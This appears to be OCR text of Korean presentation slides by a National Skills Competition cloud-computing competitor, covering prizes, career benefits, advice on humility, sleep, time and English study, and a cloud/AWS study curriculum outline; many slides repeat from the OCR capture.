- 산[필기 응시일이 내년도 밖에 없어서 일단 패스]기사)
- 취업 우대 지원(삼성전자, 현대중공업 등 대기업)
- **국제기능올림픽대회 국가대표 평가전(선발전) 참가 자격 등등..**

6. 그 이후

1. 기능경기대회가 뭔가요?

전국기능경기대회

National Skills Competition

WorldSkills International 주최/주관

입상자 혜택

- 각 직종별 1위(1000만원), 2위(600만원), 3위(400만원) 상금 수여
- 산필기 응시일이 내년도 밖에 없어서 일단 패스기사)

발표 시점에서 바로 전날 삼성전자 최종 면접(신검 + 인성검사 + 인성면접)까지 보고 옴

- 국제기능올림픽대회 국가대표 평가전(선발전) 참가 자격 등등..

6-1. 돈은 얼마나 주나요?

1. 기능경기대회가 뭔가요?

전국기능경기대회


National Skills Competition

WorldSkills International 주최/주관


입상자 혜택

- 각 직종별 1위(1000만원), 2위(600만원), 3위(400만원) 상금 수여
- 산업기사 시험 면제(클라우드컴퓨팅의 경우 정보처리산업기사)
- 취업 우대 지원(삼성전자, 현대중공업 등 대기업)
- **국제기능올림픽대회 국가대표 평가전(선발전) 참가 자격 등등..**

6-1. 돈은 얼마나 주나요?



2026 전국기능경기대회
대국민 과제 공모전
현장의 경험이
대한민국 기능경기의 과제가 됩니다
공모 안내
공모내용 : 전국기능경기대회 경기직종별 과제 출제
응모자격 : 해당 직종에 전문지식 또는 실무경험을 보유한 국민 누구나
접수기간 : 2026. 4. 6.(월) ~ 6. 4.(목) 23:59
접수방법 : 마이스터넷 온라인 접수
활용범위 : 전국기능경기대회 및 지방기능경기대회
지방기능경기대회 후보 과제로 활용
HRDK

6-1. 돈은 얼마나 주나요?



+α

6-2. LG유플러스 인터뷰 등등..



물론 영상은 끝까지 안봄

6-3. 훨씬 더 큰 무대를 준비하며



2028 국제기능올림픽대회는 일본 아이치현에서 개최될 예정.

6-3. 훨씬 더 큰 무대를 준비하며



를 위한 국가대표 평가진 준비(2027)


(난이도는 국제기능올림픽 대회 급)

2028 국제기능올림픽대회는 일본 아이치현에서 개최될 예정.


6-4. 그 외 혜택

명예..?

6-5. for 세명컴고. 클라우드 컴퓨팅, 기능경기대회 교본 제작 관련



6-5. for 세명컴고. 클라우드 컴퓨팅, 기능경기대회 교본 제작 관련



7. 참가를 고려한다면... : 몇가지 조언들

절대 자만하지 마세요.

AI가 발전했다고 하더라도 전국, 아니 서울에서도 더 뛰어난 사람들이 많습니다. 오히려 AI로 인한 하향평준화가 본인에게 가장 많이 올 수도 있습니다. 겸손하세요.

7. 참가를 고려한다면... : 몇가지 조언들

절대 자만하지 마세요.

AI가 발전했다고 하더라도 전국, 아니 서울에서도 더 뛰어난 사람들이 많습니다. 오히려 AI로 인한 하향평준화가 본인에게 가장 많이 올 수도 있습니다. 겸손하세요.

"내 실력 정도라면 내 나이대에서는 (적어도) 서울에서 가장 잘 하겠지?"

7. 참가를 고려한다면... : 몇가지 조언들

절대 자만하지 마세요.

AI가 발전했다고 하더라도 전국, 아니 서울에서도 더 뛰어난 사람들이 많습니다. 오히려 AI로 인한 하향평준화가 본인에게 가장 많이 올 수도 있습니다. 겸손하세요.

"내 실력 정도라면 내 나이대에서는 (적어도) 서울에서 가장 잘 하겠지?"

⇒ 아님

냉정하게 어떤지 평가받고 싶다면 포트폴리오나 본인이 진행한 프로젝트 가져와보세요.

7. 참가를 고려한다면... : 몇가지 조언들

컨디션 관리는 필수입니다.

5-2. 컨디션 관리가 너무 너무 중요하다.

대회장에서 느꼈던 첫번째는 컨디션 관리가 너무 중요하다는 것. (컨디션 = 수면 관리가 8할)

0일차	사전 점검 (- 3 HP)
1일차	1과제 (- 4 HP)
2일차	2과제 (- 4 HP)
3일차	3과제 + 결과 발표

그리고 3과제를 컨디션이 많이 떨어진 상태로 진행.

3과제는 집중력과 대회 진행동안의 컨디션 유지가 매우 중요함!!!! (다른 과제도 마찬가지)

컨디션 관리를 어떻게 할 수 있나요?

1) 새벽까지 연습하지 마세요. 도움 절대 안됩니다. 이거 때문에 에너지 드링크도 마시지 마세요.
한번의 과제가 끝났다면 이후엔 연습은 본인의 역량 만큼만 하고, 충분한 휴식과 수면을 가지세요.

2) 밤 새는게 일상이라면 대회 일정 전부터 수면 패턴을 바꿔보세요.

3) 긴장된다고 괜히 이상한 약 같은걸 찾을 필요는 없습니다. 늘 하던 것 처럼 풀어보세요.



7. 참가를 고려한다면... : 몇가지 조언들

시간 관리는 필수입니다.

특히 대회 종료 전 최소 20분 정도는 최종 점검에 투자하는 것이 중요. 방심하지 말고 유의 사항을 반드시 제대로 읽어보세요.

실제로 시간 관리에 실패하여 최종 점검을 하지 못해 400만원이 날라간 썰 참조...



7. 참가를 고려한다면... : 몇가지 조언들

영어 공부는 필수입니다.

어디가서 '컴퓨터를 다룬다'라고 하려면 영어 공부는 필수입니다. 이건 반박하지 마세요.

영문 문서를 읽는 것도 도움이 많이 됩니다.



7. 참가를 고려한다면... : 몇가지 조언들

다양하게 경험해보세요.

여기서 경험이란, 다양한 클라우드 서비스를 직접 구축해보고 유기적으로 연결시켜보는 것도 있고,
나아가 클라우드 기반 프로젝트를 진행해보거나 해커톤을 진행해보는 것 또한 있겠네요.

아까 경험을 압축하는 알고리즘은 존재하지 않는다는 격언이 있었죠? 좋은 격언이니 명심해두세요.



7. 참가를 고려한다면... : 몇가지 조언들

AI는 만능이 아닙니다.

과제만 프롬프트에 던진다고 본인의 실력은 절대 오르지 않습니다. 가이드 문서화 해달라고 한다고요?

⇒ 네 안됩니다. AI 없이 직접 풀어보세요. IaC 코드나 스크립트로 작성해서 자동화하는데 집중하지 말고 직접 처음부터 끝까지 풀어보면서 손에 익히세요.

7. 참가를 고려한다면... : 몇가지 조언들

그 외 클라우드 공부 방향성이나 조언들을 더 알려주세요!

기본 커리큘럼 **3**
- 클라우드 입문 전 사전 지식 3
  - 프로그래밍 언어 4
    - ★ 조언 1. 여러 언어를 동시에 공부하려고 하지 마세요 5
    - ★ 조언 2. 언어 하나를 깊게 학습하세요 5
    - ■ 초보자를 위한 프로그래밍 언어 및 학습 자료 추천 6
    - ★ 조언 3. 자신에게 가장 잘 맞는 자료와 강의를 선택하세요 11
    - ★ 조언 4. 에러 메시지나 경고 메시지를 무시하거나 AI에 맡기지 마세요 11
  - 운영체제(리눅스) 및 컴퓨터구조 + 운영체제 기초 12
    - 하드웨어(컴퓨팅 서버) 12
    - 소프트웨어(운영체제) 13
    - 그러면 서버 운영체제로는 어떤 운영체제가 사용되나요? 13
    - 리눅스(Linux) 14
    - 다양한 리눅스 배포판(Distro) 15
    - ■ 초보자를 위한 하드웨어, 운영체제 및 리눅스 학습 자료 추천 20
    - ★ 조언 1. CLI, 터미널과 친해지세요 22
  - 네트워크 22
    - ■ 초보자를 위한 네트워크 학습 자료 추천 23
    - ★ 조언 1. 추상적인 개념은 시각화 하세요 24
    - ★ 조언 2. 하향식 접근법을 적극적으로 활용해보세요 25
  - 결론 26
- 클라우드 커리큘럼 26
  - 클라우드 컴퓨팅, 도대체 이게 뭔가요? 27
  - CSP? AWS, Azure, GCP 어떤걸 선택해야 할까요? 28
  - 본격 AWS 커리큘럼 30
    - ★★ 조언 1. 클라우드 컴퓨팅 공부 방법 31
    - 1. 처음 시작하는 AWS 33
    - 2. 시작이 반이다, AWS 가상 서버(EC2)로 시작해보기 36
    - 3. 다양한 방식으로 파일 다루기 (S3, EBS) 37
    - 4. 데이터베이스도 클라우드 서비스로 (RDS) 38
    - 5. 네트워크도 가상으로 만들기 (VPC) 39
    - 6. AWS 내에서 역할과 권한(정책) 관리하기 (IAM) 39
